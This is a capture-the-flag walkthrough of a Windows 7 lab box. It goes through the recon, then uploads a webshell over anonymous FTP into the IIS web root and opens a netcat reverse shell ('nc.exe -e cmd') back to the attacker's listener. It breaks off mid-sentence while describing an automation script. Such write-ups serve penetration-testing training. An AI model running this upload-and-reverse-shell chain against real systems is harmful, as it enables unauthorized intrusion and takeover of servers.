Devel
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. The FTP allows anonymous login and, on top of that, writes to the same directory IIS serves. Uploading an.aspxwebshell over FTP and requesting it over HTTP yields command execution as the IIS app-pool user, and from there a reverse shell. The host is an unpatched Windows 7 build 7600: the MS11-046 kernel exploit elevates straight toNT AUTHORITY\SYSTEM.
Recon
Initial scan
ping -c 1 10.10.10.5
64 bytes from 10.10.10.5: icmp_seq=1 ttl=127 time=105 msTTL 127 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 127 = 128−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.10.5
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 127
80/tcp open  http    syn-ack ttl 127
Only two open ports, but their combination is exactly this box's classic pattern: FTP and a web server. The ttl 127 in the REASON column echoes what the ping already said, this time over TCP packets.
extractPorts, a .zshrc function, boils the -oG file down and leaves the ports on the clipboard for the targeted scan:
extractPorts scan
Extracting information ...
IP Address: 10.10.10.5
Open ports: 21,80

Ports copied to clipboard
nmap -p21,80 -sCV 10.10.10.5
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM       <DIR>          aspnet_client
| 03-17-17  05:37PM                  689 iisstart.htm
|_03-17-17  05:37PM               184946 welcome.png
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
| http-methods:
|_  Potentially risky methods: TRACE
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
nmap itself hands us the decisive detail, without us even connecting: anonymous FTP is allowed (FTP code 230) and the ftp-anon script takes the opportunity to list the root. That listing shows iisstart.htm and welcome.png, the default files of a freshly installed IIS, plus an aspnet_client directory. In other words, the FTP service does not point at some arbitrary folder: it points at the IIS web root.
That overlap between two different services is the whole box. Everything else is confirming it and exploiting it.
TCP 80 - IIS 7.5
whatweb 10.10.10.5
http://10.10.10.5 [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/7.5],
IP[10.10.10.5], Microsoft-IIS[7.5][Under Construction], Title[IIS7], X-Powered-By[ASP.NET]
Two data points that matter more than they look. Microsoft-IIS[7.5][Under Construction] confirms the site is the default template, with no application deployed. And X-Powered-By[ASP.NET] says the server has the ASP.NET runtime active, not that it merely serves static files. Keep that one: it is the difference between uploading a file that gets downloaded and uploading one that gets executed.
Wappalyzer reaches the same conclusion from the browser:

Web frameworks:  Microsoft ASP.NET
Web servers:     IIS 7.5
Operating systems: Windows Server
The landing page's source hides nothing:

<title>IIS7</title>
...
<div id="container">
<a href="http://go.microsoft.com/fwlink/?linkid=66138&clcid=0x409"><img src="welcome.png" alt="IIS7" width="571" height="411" /></a>
</div>Thirty-two lines, one div and one image. No comments, no hidden routes, no scripts. And that image is welcome.png, the very file that appeared in the FTP listing.
Web fuzzing leads nowhere
For rigour, a route scan with two tools and two different wordlists:
dirsearch -u http://10.10.10.5/ --exclude-status=403,404
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Wordlist size: 11460

[20:33:23] 301 -  155B  - /aspnet_client  ->  http://10.10.10.5/aspnet_client/
[20:34:09] 500 -    3KB - /WebResource.axd?d=LER8t9aS
gobuster dir -u http://10.10.10.5 -w directory-list-2.3-medium.txt -t 300 -b 404 -x html,png
/welcome.png          (Status: 200) [Size: 184946]
/Welcome.png          (Status: 200) [Size: 184946]
Progress: 661692 / 661695 (100.00%)
661,695 requests to rediscover the image that was already visible on the landing page. This dead end is worth telling because it shows where the information really was: dirsearch's aspnet_client was already in the FTP listing, and so was gobuster's welcome.png. The most useful wordlist on this box was served by the anonymous FTP itself, free and complete, while web fuzzing spent minutes contributing nothing. When a service hands you a real directory listing, that listing beats any wordlist.
TCP 21 - anonymous FTP
We connect by hand to confirm what nmap said:
ftp 10.10.10.5     # user: anonymous, empty password
dir
220 Microsoft FTP Service
Name (10.10.10.5:krmena): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
03-18-17  02:06AM       <DIR>          aspnet_client
03-17-17  05:37PM                  689 iisstart.htm
03-17-17  05:37PM               184946 welcome.png
226 Transfer complete.
We download welcome.png to check it is exactly the image the web serves. It is a binary file, so the session must be switched to binary first: in ASCII mode (the default) the client rewrites line endings and corrupts anything that is not text.
binary
get welcome.png
display welcome.png
ftp> binary
200 Type set to I.
ftp> get welcome.png
226 Transfer complete.
184946 bytes received in 00:01 (97.59 KiB/s)
Same image, same size (184946 bytes, the figure gobuster reported for /welcome.png). FTP and IIS are looking at the same directory: C:\inetpub\wwwroot.
Shell as IIS APPPOOL
Confirming write access with a harmless file
Reading is not writing. Before uploading anything dangerous, the hypothesis gets validated with a text file that does nothing:
echo "Fichero de ejemplo" > test.txt
ftp 10.10.10.5
put test.txt
ftp> put test.txt
local: test.txt remote: test.txt
226 Transfer complete.
20 bytes sent in 00:00 (0.06 KiB/s)
The anonymous FTP is not read-only: it accepts STOR. And IIS serves the file instantly:

http://10.10.10.5/test.txt
Fichero de ejemplo
Whatever we write over FTP, IIS serves over the web. Combined with the earlier X-Powered-By: ASP.NET, the consequence is immediate: if instead of a .txt we upload something IIS interprets, we have code execution. This step takes ten seconds and separates "I think they share a directory" from "I know they share a directory and that I can write to it".
Uploading an .aspx webshell
Kali ships webshells for almost any stack. We locate an ASP.NET one and upload it:
locate .aspx
cp /home/krmena/SecLists/Web-Shells/FuzzDB/cmd.aspx .
ftp 10.10.10.5
put cmd.aspx
ftp> put cmd.aspx
226 Transfer complete.
1442 bytes sent in 00:00 (4.85 KiB/s)
http://10.10.10.5/cmd.aspx
Command: whoami
iis apppool\webwhoami returns iis apppool\web: command execution in the context of the IIS application pool. It is a service account with minimal privileges, deliberately sandboxed, but it is a foothold inside the system.
Finding the absolute path
For the next step we need to know where the files land on the victim's disk, not just their URL. The IIS default path is C:\inetpub\wwwroot, and the webshell itself confirms it:
Command: dir C:\inetpub\wwwroot
 Directory of C:\inetpub\wwwroot

07/09/2025  10:29    <DIR>          .
18/03/2017  02:06    <DIR>          aspnet_client
07/09/2025  10:00             1.442 cmd.aspx
17/03/2017  05:37               689 iisstart.htm
07/09/2025  10:29            28.306 nc.exe
07/09/2025  09:46                20 test.txt
17/03/2017  05:37           184.946 welcome.png
Everything we uploaded over FTP is there: test.txt (20 bytes), cmd.aspx (1,442) and, alongside them, the original 2017 files. We can now refer to our binaries by absolute path.
From RCE to reverse shell
The webshell form runs a command and returns its output, but it is not a console: there is no state between requests, no cd, no interactivity. We upload netcat for Windows, which Kali already carries:
find / -name nc.exe 2>/dev/null
cp /home/krmena/SecLists/Web-Shells/FuzzDB/nc.exe .
ftp 10.10.10.5
binary
put nc.exe
/home/krmena/SecLists/Web-Shells/FuzzDB/nc.exe
/usr/share/windows-resources/binaries/nc.exe

ftp> binary
200 Type set to I.
ftp> put nc.exe
226 Transfer complete.
28160 bytes sent in 00:00 (50.06 KiB/s)
binary is mandatory again, and here critically so: an executable uploaded in ASCII mode arrives corrupt and fails with no explanation. Now we fire it from the webshell at our listener:
sudo rlwrap nc -nlvp 443C:\inetpub\wwwroot\nc.exe -e cmd 10.10.16.4 443
listening on [any] 443 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.5] 49174
Microsoft Windows [Version 6.1.7600]
c:\windows\system32\inetsrv>whoami
iis apppool\web
An interactive console as iis apppool\web. And in the very first line, handed to us, the Windows version: 6.1.7600. That number decides the whole escalation.
Automating the chain
The entire sequence (upload cmd.aspx and nc.exe over FTP, fire the HTTP request, wait for the connection) is mechanical, so it is worth writing down. The Python version uses ftplib for the uploads and requests for the POST, first pulling out with a regular expression the __VIEWSTATE and __EVENTVALIDATION fields ASP.NET demands on every form:
python3 autopwn.py
[+] Trying to bind to :: on port 443: Done
[+] Waiting for connections on :::443: Got connection from ::ffff:10.10.10.5 on port 49182
[*] Switching to interactive mode
Microsoft Windows [Version 6.1.7600]
c:\windows\system32\inetsrv>whoami
iis apppool\web
The Bash variant does the same with curl -T and a --data carrying the tokens already encoded, taking its parameters from the command line:
